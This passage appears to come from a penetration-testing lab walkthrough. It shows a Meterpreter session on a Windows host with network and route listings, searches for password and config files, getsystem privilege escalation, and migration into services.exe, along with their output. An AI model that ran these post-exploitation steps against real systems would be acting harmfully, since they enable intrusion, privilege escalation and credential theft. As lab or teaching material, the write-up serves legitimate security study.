    Proto  Local address                  Remote address      State        User  Inode  PID/Program name
    -----  -------------                  --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135                    0.0.0.0:*           LISTEN       0     0      680/svchost.exe
    tcp    0.0.0.0:445                    0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:554                    0.0.0.0:*           LISTEN       0     0      1660/wmpnetwk.exe
    tcp    0.0.0.0:2869                   0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:10243                  0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:49152                  0.0.0.0:*           LISTEN       0     0      388/wininit.exe
    tcp    0.0.0.0:49153                  0.0.0.0:*           LISTEN       0     0      732/svchost.exe
    tcp    0.0.0.0:49154                  0.0.0.0:*           LISTEN       0     0      860/svchost.exe
    tcp    0.0.0.0:49155                  0.0.0.0:*           LISTEN       0     0      492/services.exe
    tcp    0.0.0.0:49157                  0.0.0.0:*           LISTEN       0     0      500/lsass.exe
    tcp    192.168.57.20:139              0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.57.20:49194            192.168.57.10:4444  ESTABLISHED  0     0      304/spoolsv.exe
    tcp6   :::135                        :::*                LISTEN       0     0      680/svchost.exe
    tcp6   :::445                        :::*                LISTEN       0     0      4/System
    tcp6   :::554                        :::*                LISTEN       0     0      1660/wmpnetwk.exe
    tcp6   :::2869                       :::*                LISTEN       0     0      4/System
    tcp6   :::10243                      :::*                LISTEN       0     0      4/System
    tcp6   :::49152                      :::*                LISTEN       0     0      388/wininit.exe
    tcp6   :::49153                      :::*                LISTEN       0     0      732/svchost.exe
    tcp6   :::49154                      :::*                LISTEN       0     0      860/svchost.exe
    tcp6   :::49155                      :::*                LISTEN       0     0      492/services.exe
    tcp6   :::49157                      :::*                LISTEN       0     0      500/lsass.exe
    udp    0.0.0.0:5004                   0.0.0.0:*                        0     0      1660/wmpnetwk.exe
    udp    0.0.0.0:5005                   0.0.0.0:*                        0     0      1660/wmpnetwk.exe
    udp    0.0.0.0:5355                   0.0.0.0:*                        0     0      312/svchost.exe
    udp    127.0.0.1:1900                 0.0.0.0:*                        0     0      1804/svchost.exe
    udp    127.0.0.1:50568                0.0.0.0:*                        0     0      1804/svchost.exe
    udp    192.168.57.20:137              0.0.0.0:*                        0     0      4/System
    udp    192.168.57.20:138              0.0.0.0:*                        0     0      4/System
    udp    192.168.57.20:1900             0.0.0.0:*                        0     0      1804/svchost.exe
    udp    192.168.57.20:50567            0.0.0.0:*                        0     0      1804/svchost.exe
    udp6   :::5004                        :::*                             0     0      1660/wmpnetwk.exe
    udp6   :::5005                        :::*                             0     0      1660/wmpnetwk.exe
    udp6   :::5355                        :::*                             0     0      312/svchost.exe
    udp6   ::1:1900                       :::*                             0     0      1804/svchost.exe
    udp6   ::1:50566                      :::*                             0     0      1804/svchost.exe
    udp6   fe80::c18c:877f:af19:d4de:546  :::*                             0     0      732/svchost.exe
    udp6   fe80::c18c:877f:af19:d4de:1900 :::*                             0     0      1804/svchost.exe
    udp6   fe80::c18c:877f:af19:d4de:50565 :::*                            0     0      1804/svchost.exe
```


```
route
```




```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    0.0.0.0          0.0.0.0          192.168.57.254  266     11
    127.0.0.0        255.0.0.0        127.0.0.1       306     1
    127.0.0.1        255.255.255.255  127.0.0.1       306     1
    127.255.255.255  255.255.255.255  127.0.0.1       306     1
    192.168.57.0     255.255.255.0    192.168.57.20   266     11
    192.168.57.20    255.255.255.255  192.168.57.20   266     11
    192.168.57.255   255.255.255.255  192.168.57.20   266     11
    224.0.0.0        240.0.0.0        127.0.0.1       306     1
    224.0.0.0        240.0.0.0        192.168.57.20   266     11
    255.255.255.255  255.255.255.255  127.0.0.1       306     1
    255.255.255.255  255.255.255.255  192.168.57.20   266     11


IPv6 network routes
===================

    Subnet                    Netmask                                  Gateway  Metric  Interface
    ------                    -------                                  -------  ------  ---------
    ::1                       ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     1
    fe80::                    ffff:ffff:ffff:ffff:ffff:ffff::          ::       306     11
    fe80::5efe:c0a8:3914      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     12
    fe80::c18c:877f:af19:d4de ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     11
    ff00::                    ff00::                                   ::       306     1
    ff00::                    ff00::                                   ::       306     11
```

Guardar en archivo

```
shell

# Buscar archivos interesantes
search -f *.txt -d C:\\Users
search -f *.pdf -d C:\\
search -f *.doc* -d C:\\Users
search -f *password* -d C:\\
search -f *config* -d C:\\
```



```
Path                                                                                                                                                  Size (bytes)  Mo
dified (UTC)
----                                                                                                                                                  ------------  --
----------
C:\Windows\winsxs\Manifests\amd64_microsoft-windows-i..document-deployment_31bf3856ad364e35_6.1.7600.16385_none_d7aa0340e8fd15b1.manifest   6451          20
09-07-14 01:29:00 -0400
C:\Windows\winsxs\Manifests\amd64_microsoft-windows-s..docs-main.resources_31bf3856ad364e35_6.1.7600.16385_en-us_bfbdb0da78c56e60.manifest  5454          20
09-07-13 22:44:34 -0400
C:\Windows\winsxs\Manifests\wow64_microsoft-windows-i..document-deployment_31bf3856ad364e35_6.1.7600.16385_none_e1fead931d5dd7ac.manifest   6090          20
09-07-13 21:42:01 -0400

meterpreter > search -f *password* -d C:\\
Found 24 results...
==================

Path                                                                                                                                                  Size (bytes)  Mo
dified (UTC)
----                                                                                                                                                  ------------  --
----------
C:\AdventNet\SecurityManager\help\working\Administration\Preference\change-password.html                                                              1174          20
12-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\jre\lib\management\jmxremote.password.template                                                                           2856          20
11-12-09 01:19:36 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaaaccoldpassword.frm                                                                         8622          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaaaccpassword.frm                                                                            8616          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaapassword.frm                                                                               8828          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaapasswordhint.frm                                                                           8646          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaapasswordprofile.frm                                                                        8900          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaapasswordrule.frm                                                                           8900          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaapasswordstatus.frm                                                                         8740          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\aaaservicepasswordrule.frm                                                                    8620          20
12-01-02 06:55:16 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\crackedusernamepassword.frm                                                                   8648          20
12-01-02 06:55:34 -0500
C:\AdventNet\SecurityManager\mysql\data\securitymanager\usernamepassword.frm                                                                          8680          20
```




```
meterpreter > search -f *config* -d C:\\
Found 563 results...
==================

Path
                          Size (bytes)  Modified (UTC)
____
                          ____________  ______________
C:\AdventNet\SecurityManager\conf\Audit\DefaultAuditConfig.xml
                          387           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\Authentication\AuditConfig.xml
                          482           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\Authorization\personality-configuration.xml
                          4887          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\formconfigurations.xml
                          3796          2012-01-24 09:25:28 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\i18nconfigurations.xml
                          20188         2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\menuconfiguration.xml
                          6396          2012-01-24 09:25:28 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\personality-configuration.xml
                          8600          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\tableconfigurations.xml
                          119           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\ClientComponents\viewconfigurations.xml
                          33775         2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\ClientFramework\personality-configuration.xml
                          5295          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\CustomView\personality-configuration.xml
                          1381          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\PatchManagement\deviceconfig-workflow.xml
                          885           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\PatchManagement\pmsystemconfig.xml
                          610           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\PatchManagement\workengine-config.xml
                          660           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\Persistence\persistence-configurations.xml
                          3689          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\SecurityManager\ReportViewConfiguration.xml
                          36026         2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\SecurityManager\TableViewConfiguration.xml
                          237059        2012-01-24 09:25:28 -0500
C:\AdventNet\SecurityManager\conf\SecurityManager\ViewConfiguration.xml
                          25853         2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\SecurityManager\personality-configuration.xml
                          6473          2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\SecurityManager\workengineconfig.xml
                          316           2012-01-24 09:25:30 -0500
C:\AdventNet\SecurityManager\conf\TaskEngine\personality-configuration.xml
```

Privileges escalation

```
getsystem

use post/windows/escalate/getsystem
run

# migrate to a process with privileges
ps
```

```
migrate 492
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 140   2020  GoogleCrashHandler64.exe  x64   0        NT AUTHORITY\SYSTEM          C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
 260   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM          \SystemRoot\System32\smss.exe
 304   492   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
 312   492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 336   328   csrss.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
 388   328   wininit.exe           x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\wininit.exe
 400   380   csrss.exe             x64   1        NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
 448   380   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM          C:\Windows\system32\winlogon.exe
 492   388   services.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\services.exe
 500   388   lsass.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsass.exe
 508   388   lsm.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsm.exe
 596   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 616   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 680   492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 732   492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 800   448   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM          C:\Windows\system32\LogonUI.exe
 832   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 860   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 968   492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1044  492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1272  492   vmtoolsd.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1356  492   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1572  2020  GoogleCrashHandler.exe  x86   0        NT AUTHORITY\SYSTEM          C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler.exe
 1652  492   dllhost.exe           x64   0        NT AUTHORITY\SYSTEM
 1660  492   wmpnetwk.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 1804  492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1832  492   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE

meterpreter > migrate 492
[*] Migrating from 304 to 492...
[*] Migration completed successfully.
meterpreter >
```